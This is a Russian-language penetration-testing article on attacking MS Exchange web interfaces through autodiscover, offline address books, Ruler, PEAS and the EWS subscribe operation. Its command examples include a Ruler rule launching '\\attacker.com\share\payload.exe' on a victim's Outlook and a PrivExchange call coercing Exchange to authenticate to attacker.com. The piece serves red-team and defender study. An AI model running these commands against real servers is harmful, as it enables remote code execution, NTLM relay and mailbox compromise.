


Атака веб-интерфейсов MS Exchange

Написано Arseniy Sharoglazov 23 июля 2020 г.

Тестируя проникновение я часто вижу MS Exchange на периметре:



The page cannot be displayed

Explanation: There is a problem with the page you are trying to reach and it cannot be displayed.

Try the following:

- **Refresh page:** Search for the page again by clicking the Refresh button. The timeout may have occurred due to Internet congestion.
- **Check spelling:** Check that you typed the Web page address correctly. The address may have been mistyped.
- **Access from a link:** If there is a link to the page you are

Пример веб-интерфейсов MS Exchange

Exchange — это, по сути, почтовый сервер, поддерживающий множество протоколов Microsoft. Обычно он расположен на поддоменах с именами autodiscover, mx, owa или mail, а также может быть обнаружен существующими /owa/, /ews/, /ecp/, /oab/, /autodiscover/, /Microsoft-Server-ActiveSync/, /rpc/, /powershell/ endpoints on the web server.

Знание того, как атаковать Exchange, имеет решающее значение для каждой группы тестирования на проникновение. Если вы оказались перед выбором между неиспользуемым веб-сайтом на виртуальном хостинге и MS Exchange, только последний может помочь вам.

В этой статье я расскажу обо всех доступных методах атаки на веб-интерфейсы MS Exchange и представлю новый метод и новый инструмент для подключения к MS Exchange из Интернета и извлечения произвольных записей Active Directory, также известных как записи LDAP.

Методы атаки на Exchange во втором квартале 2020 г.

Предположим, вы уже взломали или каким-то образом получили доступ к учетной записи домена с низким уровнем привилегий.

Если бы вы были черной шляпой, вы бы попытались войти в Exchange и получить доступ к почтовому ящику пользователя. Однако для красных команд это невозможно, поскольку сохранение конфиденциальности данных клиента является основной целью во время тестирования на проникновение.

Я знаю только 5 способов атаковать полностью обновленный MS Exchange через веб-интерфейс и не раскрывать содержимое почтового ящика:

Получение списка пользователей Exchange и другой информации

Серверы Exchange имеют URL-адрес /autodiscover/autodiscover.xml, который реализует протокол публикации и поиска автообнаружения (MS-OXDSCLI). Он принимает специальные запросы, которые возвращают конфигурацию почтового ящика, которому принадлежит письмо.

Если Exchange покрывается Microsoft TMG, вы должны указать в запросе User-Agent, не являющийся браузером, иначе вы будете перенаправлены на HTML-страницу для аутентификации.

Пример запроса к службе автообнаружения:

```
POST /autodiscover/autodiscover.xml HTTP/1.1
Host: exch01.contoso.com
User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.10730; Pro)
Authorization: Basic Q090VE9TT1x1c2VyMDE6UEBzc3cwcmQ=
Content-Length: 341
Content-Type: text/xml

<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
  <Request>
    <EMailAddress>kmia@contoso.com</EMailAddress>

    <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/response schema/2006a</AcceptableResponseSchema>
  </Request>
</Autodiscover>
```

Адрес электронной почты, указанный в теге <EMailAddress>, должен быть основным адресом электронной почты существующего пользователя, но он не обязательно должен соответствовать учетной записи, используемой для аутентификации. Любая учетная запись домена будет принята, поскольку аутентификация и авторизация полностью выполняются на уровнях IIS и Windows, а Exchange обрабатывает только XML.

Если указанное электронное письмо было принято, вы получите большой ответ, содержащий динамически созданный XML. Изучите ответ, но не пропустите четыре следующих пункта:

Target: <https://exch01.contoso.com>  

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/10.0
request-id: 88c373a7-0704-45d0-a0ba-7193ca21bc9d
X-CalculatedBETarget: exch01.contoso.com
X-DiagInfo: EXCH01
X-BEserver: EXCH01
X-AspNet-Version: 4.0.30319
Set-Cookie:
X-BackEndCookie=S-1-5-21-3762819550-2217300684-2077116877-1106=u56Lnp2ejJqBm57PyJzMncjSz8+dz9LLms
vHOp2emcbSxsaczsjHnJuazM+dgYHNz83P0s/H0s3Nq8/Kxc/NxcrLgbysauwrLDRvLCygc4=; expires=Sat,
22-Aug-2020 05:02:54 GMT; path=/autodiscover; secure; HttpOnly
Persistent-Auth: true
X-Powered-By: ASP.NET
X-FEserver: EXCH01
Date: Thu, 23 Jul 2020 05:02:54 GMT
Content-Length: 3817
```

Authenticated User's SID

```
<?xml version="1.0" encoding="utf-8"?>
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">
  <Response
    xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
```

```
  <User>
    <DisplayName>Mia</DisplayName>
    <LegacyDN>/o=Security Research/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=b7cf5d1e92ef4d3ebae408f2d3fde0ee-Mia</LegacyDN>
    <AutoDiscoverSMTPAddress>kmia@contoso.com</AutoDiscoverSMTPAddress>
    <DeploymentId>307afefb-3ef7-40e9-ad09-db4c96dae385</DeploymentId>
  </User>
```

```
  <Account>
    <AccountType>email</AccountType>
    <Action>settings</Action>
    <MicrosoftOnline>False</MicrosoftOnline>
    <Protocol>
      <Type>EXCH</Type>
      <Server>10081138-ffcf-4bc9-b096-87d31cf60955@contoso.com</Server>
      <ServerDN>/o=Security Research/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=10081138-ffcf-4bc9-b096-87d31cf60955@contoso.co
m</ServerDN>
      <ServerVersion>73C28211</ServerVersion>
      <MdbDN>/o=Security Research/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=10081138-ffcf-4bc9-b096-87d31cf60955@contoso.co
m/cn=Microsoft Private MDB</MdbDN>
```

RPC Address

```
      <PublicFolderServer>exch01.contoso.com</PublicFolderServer>
      <AD>DC02.CONTOSO.COM</AD>
```

```
      <ASUrl>https://exch01.contoso.com/EWS/Exchange.asmx</ASUrl>
      <EwsUrl>https://exch01.contoso.com/EWS/Exchange.asmx</EwsUrl>
      <EmwsUrl>https://exch01.contoso.com/EWS/Exchange.asmx</EmwsUrl>
      <EcpUrl>https://exch01.contoso.com/owa/</EcpUrl>
      <EcpUrl-um>?path=/options/callanswering</EcpUrl-um>
      <EcpUrl-aggr>?path=/options/connectedaccounts</EcpUrl-aggr>
```

DC Address

```

<EcpUrl-mt>options/ecp/PersonalSettings/DeliveryReport.aspx?rfr=olk&amp;exsvurl=1&amp;IsOWA=< /EcpUrl-mt>
IsOWA&gt;&amp;MsgID=< /MsgID>&amp;Mbx=< /Mbx>&amp;realm=CONTOSO.COM</EcpUrl-mt>
<EcpUrl-ret>?path=/options/retentionpolicies</EcpUrl-ret>
<EcpUrl-sms>?path=/options/textmessaging</EcpUrl-sms>
<EcpUrl-photo>?path=/options/myaccount/action/photo</EcpUrl-photo>

<EcpUrl-tm>options/ecp/?rfr=olk&amp;ftr=TeamMailbox&amp;exsvurl=1&amp;realm=CONTOSO.COM</EcpUrl-
tm>

<EcpUrl-tmCreating>options/ecp/?rfr=olk&amp;ftr=TeamMailboxCreating&amp;SPUrl=< /SPUrl>&amp;
Title=< /Title>&amp;SPTMApUrl=< /SPTMApUrl>&amp;exsvurl=1&amp;realm=CONTOSO.COM</EcpUr
l-tmCreating>

<EcpUrl-tmEditing>options/ecp/?rfr=olk&amp;ftr=TeamMailboxEditing&amp;Id=< /Id>&amp;exsvurl=
1&amp;realm=CONTOSO.COM</EcpUrl-tmEditing>
<EcpUrl-extinstall>?path=/options/manageapps</EcpUrl-extinstall>
<OOFUrl>https://exch01.contoso.com/EWS/Exchange.asmx</OOFUrl>
<UMUrl>https://exch01.contoso.com/EWS/UM2007Legacy.asmx</UMUrl>
<OABUrl>https://exch01.contoso.com/OAB/e6a43aae-dc6c-4286-9f45-8f5872a9d3d0/</OABUrl>
<ServerExclusiveConnect>off</ServerExclusiveConnect>
</Protocol>
<Protocol>
<Type>FYODC</Type>

```

OAB URL

(?) < + > Type a search term 0 matches 4,475 bytes | 1,090 millis

Пример вывода службы автообнаружения

В файле cookie X-BackEndCookie вы найдете SID. Это SID используемой учетной записи, а не SID владельца почтового ящика. Этот SID может быть полезен, когда вы не знаете домен брутфорсируемого пользователя.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

-<OAB>
-<OAL id="00852c73-34c3-494b-850a-a111fd5a5fb7" dn="/" name="\Default Global Address List">
  <Full seq="2" ver="32" size="976" uncompressedsize="2169"
    SHA="F054DCB8CE7397BDED0397205FD8591BED0ADE42">00852c73-34c3-494b-850a-a111fd5a5fb7-
    data-2.lzx</Full>
+<Diff seq="2" ver="32" size="154" uncompressedsize="2169"
  SHA="870A51581FC22444F2CA300AAE5BDA337AA59542">
</Diff>
<Template seq="2" ver="32" size="3028" uncompressedsize="14993"
  SHA="5DFC197CC98E7A01DE4C59A95D85025E4BA3192D" langid="0401"
  type="windows">00852c73-34c3-494b-850a-a111fd5a5fb7-lng0401-2.lzx</Template>
<Template seq="2" ver="32" size="3024" uncompressedsize="14993"
  SHA="25B1F8A284E2D3DFF485F468ABB3C545176BA013" langid="0401"
  type="mac">00852c73-34c3-494b-850a-a111fd5a5fb7-mac0401-2.lzx</Template>
<Template seq="2" ver="32" size="3096" uncompressedsize="15026"
  SHA="01E8D1E792A01237471777250B214ECCD8C2F443" langid="0402"
  type="windows">00852c73-34c3-494b-850a-a111fd5a5fb7-lng0402-2.lzx</Template>
<Template seq="2" ver="32" size="3096" uncompressedsize="15026"
  SHA="3F588F92A98FB95EBB40CCC4778295E283DD90B9" langid="0402"
  type="mac">00852c73-34c3-494b-850a-a111fd5a5fb7-mac0402-2.lzx</Template>
<Template seq="2" ver="32" size="3094" uncompressedsize="15314"
  SHA="6306A07531E5DC5CB4ACBD9A9861986B50C2C47B" langid="0403"
  type="windows">00852c73-34c3-494b-850a-a111fd5a5fb7-lng0403-2.lzx</Template>
<Template seq="2" ver="32" size="3086" uncompressedsize="15314"
  SHA="D71F40792B014D603271D7B77A3E948725481C14" langid="0403"
  type="mac">00852c73-34c3-494b-850a-a111fd5a5fb7-mac0403-2.lzx</Template>
<Template seq="2" ver="32" size="3006" uncompressedsize="14820"
  SHA="4384E9D33B225E7D2B16E60EF623C556B3981F14" langid="0404"
  type="windows">00852c73-34c3-494b-850a-a111fd5a5fb7-lng0404-2.lzx</Template>

```

Глобальный список адресов (GAL) — это адресная книга, которая включает в себя все объекты с поддержкой почты в организации. Загрузите его файл автономной адресной книги из того же каталога, распакуйте его с помощью инструмента oabextract из библиотеки libmspack и запустите один из инструментов извлечения автономной адресной книги или просто команду strings, чтобы получить доступ к пользовательским данным:

```
arseniy@ptarch $ curl -k --ntlm -u 'CONTOSO\mia:P@ssw0rd' \
> https://exch01.contoso.com/OAB/e6a43aae-dc6c-4286-9f45-8f5872a9d3d0/\
> 00852c73-34c3-494b-850a-a111fd5a5fb7-data-2.lzx > GAL.lzx
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
0       0     0      0      0        0      0 --:--:-- --:--:-- --:--:-- 0
0       0     0      0      0        0      0 --:--:-- --:--:-- --:--:-- 0
0       0     0      0      0        0      0 --:--:-- --:--:-- --:--:-- 0
100  976  100  976    0      0  3827      0 --:--:-- --:--:-- --:--:-- 3827
arseniy@ptarch $ oabextract GAL.lzx GAL.oab
arseniy@ptarch $ parse.py GAL.oab
Total Record Count: 4
rgHdrAtt HDR_cAtts 5
rgOabAtts OAB_cAtts 57
Actual Count 57

-----
EmailAddress /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPD
SmtpAddress kevin_alias@contoso.com
AddressBookProxyAddresses 2
0      SMTP:kevin_alias@contoso.com
1      sip:kevin_alias@contoso.com
GivenName Kevin
Account kevin_alias
DisplayName Kevin
AddressBookObjectGuid 16 3b263a07ec1344488553e30f20152602
DisplayTypeEx 16
AddressBookDisplayNamePrintable 0>0B[0I0h80v;R0
AddressBookHomeMessageDatabase
ObjectType 0
DisplayType 64
OfflineAddressBookTruncatedProperties 107
0      00000065
```

Пример извлечения данных через автономные адресные книги

На сервере может быть несколько организаций и несколько глобальных адресов, но эта функция почти никогда не используется. Если он включен, служба автообнаружения будет возвращать разные значения OABUrl для пользователей из разных организаций.

Есть способы получить списки адресов, не затрагивая автономные адресные книги (например, через MAPI через HTTP в Ruler или через OWA или EWS в MailSniper), но эти методы требуют, чтобы ваша учетная запись имела связанный с ней почтовый ящик.

Получив список пользователей, вы можете выполнить атаку Password Spraying через ту же службу Autodiscover или через любую другую доменную аутентификацию на периметре. Я советую вам проверить утилиту ntlmScan, так как она содержит неплохой список конечных точек NTLM.

За и против

- 👍 Можно использовать любую учетную запись домена
- 👎 Полученная информация очень ограничена
- 👎 Вы можете получить только список пользователей, у которых есть почтовый ящик
- 👎 Вы должны указать основной адрес электронной почты существующего пользователя
- 👎 Атаки хорошо известны Blue Teams, и вы можете ожидать блокировку или мониторинг необходимых конечных точек.
- 👎 Доступные инструменты извлечения не поддерживают полный формат автономной адресной книги и часто аварийно завершают работу.

Не путайте автообнаружение Exchange с автообнаружением Lync; это два совершенно разных сервиса.

Использование линейки

Ruler — это инструмент для подключения к Exchange через протоколы MAPI через HTTP или RPC через HTTP v2 и вставки специально созданных записей в почтовый ящик пользователя, чтобы злоупотреблять функциями Microsoft Outlook пользователя и заставить его выполнять произвольные команды или код.

```
arseniy@ptarch $ ruler --domain CONTOSO.COM --username mia --password P@ssw0rd --email kmia@contoso.com -k \
> add Rule_1 --location '\\attacker.com\share\payload.exe'
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Adding Rule
[+] Rule Added. Fetching list of rules...
[+] Found 1 rules
[+] Rule Name          | Rule ID
[+] -----|-----
[+] Delete Spam        | 010000000bf26e95
[+]
```

пример

В настоящее время существует только три известных метода получения RCE таким образом: с помощью правил, с помощью форм и с помощью домашних страниц папок. Все три проблемы исправлены, но организации, у которых нет WSUS или у которых WSUS настроен на обработку только критических обновлений безопасности, по-прежнему могут быть атакованы.

За и против

- 👍 Успешная атака приводит к RCE
- 👎 Используемая учетная запись должна иметь почтовый ящик
- 👎 Пользователь должен регулярно подключаться к Exchange и иметь уязвимый MS Outlook.
- 👎 Инструмент не позволяет узнать, использует ли пользователь MS Outlook и какая у него версия.
- 👎 Инструмент требует, чтобы вы указали основной адрес электронной почты пользователя.
- 👎 Инструмент требует, чтобы конечная точка /autodiscover/ была доступна.
- 👎 Инструмент не поддерживает Unicode
- 👎 Инструмент имеет ограниченную поддержку протоколов и может дать сбой с загадочными ошибками.
- 👎 Blue Teams может раскрыть инструмент по его жестко запрограммированным строкам и BLOB, включая строку «Ruler» во внешней библиотеке go-ntlm.

Ссылка на инструмент: <https://github.com/sensepost/ruler>

Использование PEAS

PEAS — менее известная альтернатива Ruler. Это инструмент для подключения к Exchange по протоколу ActiveSync и получения доступа к любому SMB-серверу во внутренней сети:

Пример использования PEAS

Чтобы использовать PEAS, вам нужно знать любое внутреннее доменное имя, в котором нет точек. Это может быть NetBIOS-имя сервера, поддомен корневого домена или специальное имя, например localhost. NetBIOS-имя контроллера домена можно получить из полного доменного имени из тега <AD> XML-файла автообнаружения, но получить другие имена сложно.

Атаки PEAS работают через команды Search и ItemOperations в ActiveSync.

Примечание №1

Рекомендуется изменить закодированные идентификаторы PEAS. Exchange хранит идентификаторы всех клиентов ActiveSync, и Blue Teams может легко запросить их через запрос LDAP. Доступ к этим записям может получить любой пользователь, имеющий как минимум права управления организацией:

```
arseniy@ptarch $ LDAPPER.py -D CONTOSO -U 'Administrator' -P 'P@ssw0rd' -S DC02.CONTOSO.COM \
> -s '(msExchDeviceID=123456)'
CN=Python$123456,CN=ExchangeActiveSyncDevices,CN=Kevin,CN=Users,DC=CONTOSO,DC=COM
cn:
  Python$123456
dSCorePropagationData:
  '2020-06-22 22:05:50+00:00'
  '1601-01-01 00:00:01+00:00'
distinguishedName:
  CN=Python$123456,CN=ExchangeActiveSyncDevices,CN=Kevin,CN=Users,DC=CONTOSO,DC=COM
instanceType:
  4
msExchDeviceAccessState:
  1
msExchDeviceAccessStateReason:
  2
msExchDeviceEASVersion:
  '14.1'
msExchDeviceID:
  '123456'
msExchDeviceModel:
  Python
msExchDeviceType:
  Python
msExchDeviceUserAgent:
  Python
msExchFirstSyncTime:
  '2020-06-22 14:04:22+00:00'
msExchProvisioningFlags:
  0
msExchUserDisplayName:
  CONTOSO.COM/Users/Kevin
msExchVersion:
  44220983382016
name:
  Python$123456
objectCategory:
  CN=ms-Exch-Active-Sync-Device,CN=Schema,CN=Configuration,DC=CONTOSO,DC=COM
objectClass:
  top
  msExchActiveSyncDevice
```

Получение списка учетных записей, которые использовали PEAS через LDAP с использованием фильтра (msExchDeviceID=123456)

Эти идентификаторы также используются для очистки потерянных устройств или для фильтрации или помещения в карантин новых устройств по их моделям или семействам моделей. Если применяется политика карантина, Exchange отправляет администраторам электронные письма при подключении нового устройства. Как только разрешено, устройство той же модели или семейства моделей можно использовать для доступа к любому почтовому ящику.

Пример широко используемых идентификаторов:



```
msExchDeviceID: 302dcfc5920919d72c5372ce24a13cd3
msExchDeviceModel: Outlook for iOS and Android
msExchDeviceOS: OutlookBasicAuth
msExchDeviceType: Outlook
msExchDeviceUserAgent: Outlook-iOS-Android/1.0
```

Если вы были помещены в карантин, PEAS покажет пустой вывод, и не будет никаких признаков карантина даже в расшифрованном трафике TLS.

Заметка 2

Служба ActiveSync поддерживает URL-адреса http/https для подключения к Windows SharePoint Services (WSS). Этой функцией можно злоупотребить, выполнив слепую SSRF-атаку, и у вас будет возможность пройти аутентификацию на цели с любыми учетными данными через NTLM:


```
arseniy@ptarch $ peas -u 'CONTOSO.COM\mia' -p 'P@ssw0rd' exch01.contoso.com --smb-user='CONTOSO\sharepoint-setup' \
> --smb-pass='P@ssw0rd' --list-unc 'http://SHP01/test/test/test'

[+] - Probe ActiveSync

Listing: http://SHP01/test/test/test

arseniy@ptarch $
```

Принуждение Exchange к установлению подключения WSS к http://SHP01/test/test/test с учетной записью CONTOSO\sharepoint-setup



Пример подключения WSS: activesync_wss_sample.pcap

Показанные запросы будут отправлены, даже если цель не является SharePoint. Для соединений HTTPS сертификат потребует проверки. Поскольку это ActiveSync, в имени целевого хоста не должно быть точек.

За и против

- 👍 Инструмент не имеет ошибок на уровне протокола
- 👍 Инструмент поддерживает использование разных учетных данных для каждого Exchange и SMB/HTTP.
- 👍 Инструментальные атаки уникальны и в настоящее время не могут быть выполнены с помощью других методов или программного обеспечения.
- 👎 Используемая учетная запись должна иметь почтовый ящик
- 👎 Протокол ActiveSync должен быть включен на сервере и для используемой учетной записи.
- 👎 Поддержка путей UNC/WSS не должна быть отключена в конфигурации ActiveSync.
- 👎 Список разрешенных серверов SMB/WSS не должен быть задан в конфигурации ActiveSync.
- 👎 Вам нужно знать имена хостов для подключения
- 👎 ActiveSync принимает только текстовые учетные данные, поэтому нет возможности выполнить атаку NTLM Relay или Pass-The-Hash.

В инструменте есть некоторые ошибки, связанные с путями Unicode, но их можно легко исправить.

Ссылка на инструмент:<https://github.com/FSecureLABS/PEAS>

Злоупотребление операцией подписки EWS

Веб-службы Exchange (EWS) — это API-интерфейс Exchange, предназначенный для предоставления доступа к элементам почтовых ящиков. Он имеет операцию подписки, которая позволяет пользователю установить URL-адрес для получения обратных вызовов от Exchange по протоколу HTTP для получения push-уведомлений.

В 2018 году исследовательская группа ZDI обнаружила, что Exchange аутентифицируется по указанному URL-адресу через NTLM или Kerberos, и это можно использовать в атаках NTLM Relay на сам Exchange.

```
arseniy@ptarch $ python2 privexchange.py -d CONTOSO -u mia -p P@ssw0rd exch01.contoso.com \
> --debug --attacker-host attacker.com --attacker-page '/test/test/test'
INFO: Using attacker URL: http://attacker.com/test/test/test
DEBUG: Got 401, performing NTLM authentication
DEBUG: HTTP status: 200
DEBUG: Body returned: <?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" MinorVersion="2" MajorBuildNumber="529" MinorBuildNumber="5" Version="V2017_07_11" xmlns:h="http://schemas.microsoft.com/exchange/services/2006/types" xmlns:xsd="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsi="http://www.w3.org/2001/XMLSchema"><m:ResponseMessages><m:ResponseMessage ResponseCode="Success"><m:SubscriptionId>EgBleGNoMDEuY29udG9zby5jb20QAAAAQy5oiFbn/UqVbpHNPX02T0iXURcuvvmZwXjN4wsFdgAAAAAAA=</m:SubscriptionId><m:Watermark></m:Watermark><m:SubscribeResponseMessage></m:SubscribeResponseMessage></m:ResponseMessage></m:ResponseMessages></s:Envelope>
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
```

Принуждение Exchange к подключению к <http://attacker.com/test/test/test>

После первоначальной публикации исследователь Дирк-ян Моллема продемонстрировал, что HTTP-запросы в Windows можно ретранслировать в LDAP, и выпустил инструмент PrivExchange и новую версию NTLMRelayX для получения доступа на запись в Active Directory от имени учетной записи Exchange.

В настоящее время HTTP-обратные вызовы Subscribe не поддерживают никакого взаимодействия с принимающей стороной, но по-прежнему можно указать любой URL-адрес для получения входящего соединения, поэтому их можно использовать для слепых SSRF-атак.

Abusing Exchange:
вызов API от
администратора
домена

За и против

- 💡 Используемая учетная запись должна иметь почтовый ящик
- 💡 Вы должны хорошо знать внутреннюю сеть клиента

Ссылка на инструмент: <https://github.com/dirkjanm/PrivExchange>

Злоупотребление веб-надстройками Office

Этот метод только для настойчивости, поэтому просто прочитайте информацию по ссылке, если это необходимо.

Ссылка на технику: <https://www.mdsec.co.uk/2019/01/abusing-office-web-add-ins-for-fun-and-limited-profit/>

Новый инструмент, который нам нужен

Основываясь на доступных атаках и программном обеспечении, легко представить инструмент, который будет здорово иметь:

Инструмент должен работать с любой учетной записью домена.

Инструмент не должен полагаться на URL-адреса /autodiscover/ и /oab/.

Знание любых адресов электронной почты не требуется

Все используемые протоколы должны быть полностью и качественно реализованы

Инструмент должен иметь возможность получать списки адресов во всех версиях Exchange в любой кодировке.

Инструмент не должен полагаться на конечные точки, которые могут быть защищены ADFS, поскольку ADFS может потребовать многофакторную аутентификацию.

Инструмент должен иметь возможность получать другие полезные данные из Active Directory: имена учетных записей служб, имена хостов, подсети и т. д

Эти требования побудили меня выбрать для этого исследования протокол RPC вместо HTTP v2. Это самый старый протокол для связи с Exchange, он включен по умолчанию в Exchange 2003/2007/2010/2013/2016/2019 и может проходить через серверы Microsoft Forefront TMG.

Как работает RPC через HTTP v2

Давайте запустим Ruler и посмотрим, как он взаимодействует через RPC через HTTP v2:

Соединение №1

```
RPC_IN_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-  
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1  
Host: exch01.contoso.com  
User-Agent: MSRPC  
Cache-Control: no-cache  
Accept: application/rpc  
Connection: keep-alive  
Authorization: NTLM  
TlRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAFASgKAAAADw==  
Content-Length: 0  
  
HTTP/1.1 401 Unauthorized  
Server: Microsoft-IIS/10.0  
request-id: 3b44e154-6cef-4e2d-afd3-8f593d4d366d  
WWW-Authenticate: NTLM  
TlRMTVNTUAACAAAAdgA0AdgAAAA1gonirpG8kuqKMvsAAAAAAAAAAI4AjgB6AAAAAcgB  
jrqAAA9DAE8ATgBUE8AUwBPAAEADBFAGQwBIAD  
AAMQAEBAYQwBPAE4AVBPAFMATwAEMATwBNAAMAJBFAFgAQwBIADAAMQQuAEMAT  
wB0AFQATwBTAE8ALgBDAE8ATQAFABYQwBPAE4AVBPAFMATwAEMATwBNAAcACABE  
N+wbp2DWAQAAA=:  
WWW-Authenticate: Basic realm="exch01.contoso.com"  
WWW-Authenticate: Negotiate  
Date: Thu, 23 Jul 2020 04:09:49 GMT  
Content-Length: 0  
  
RPC_IN_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-  
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1  
Host: exch01.contoso.com  
User-Agent: MSRPC  
Cache-Control: no-cache  
Accept: application/rpc  
Connection: keep-alive  
Content-Length: 1073741824  
Authorization: NTLM  
TlRMTVNTUAADAAAAGAAyah4AAAC+AL4AlgAAABYAFgBYAAAABgAGAG4AAAAKAAoAdAA  
AABAAEABUQAQANYKJ4gUBKAoAAAAAPAAAAAaaaaaaaaaaaaAAEMATwB0AFQATwBTAE  
8ALgBDAE8ATQBTAGKAYQBSAFUATBFAFIAAAAAAAAAAAAAAAEAD  
WKAhsKbqLAploZE70N6zQEBAAAAL5w6mx1gGYiVI380v8PgAAAAACAA4QwBP  
AE4AVBPAFMATwABAwwARQBYAEMASAwwADEABAwwAEMATwB0AFQATwBTAE8ALgBDAE8  
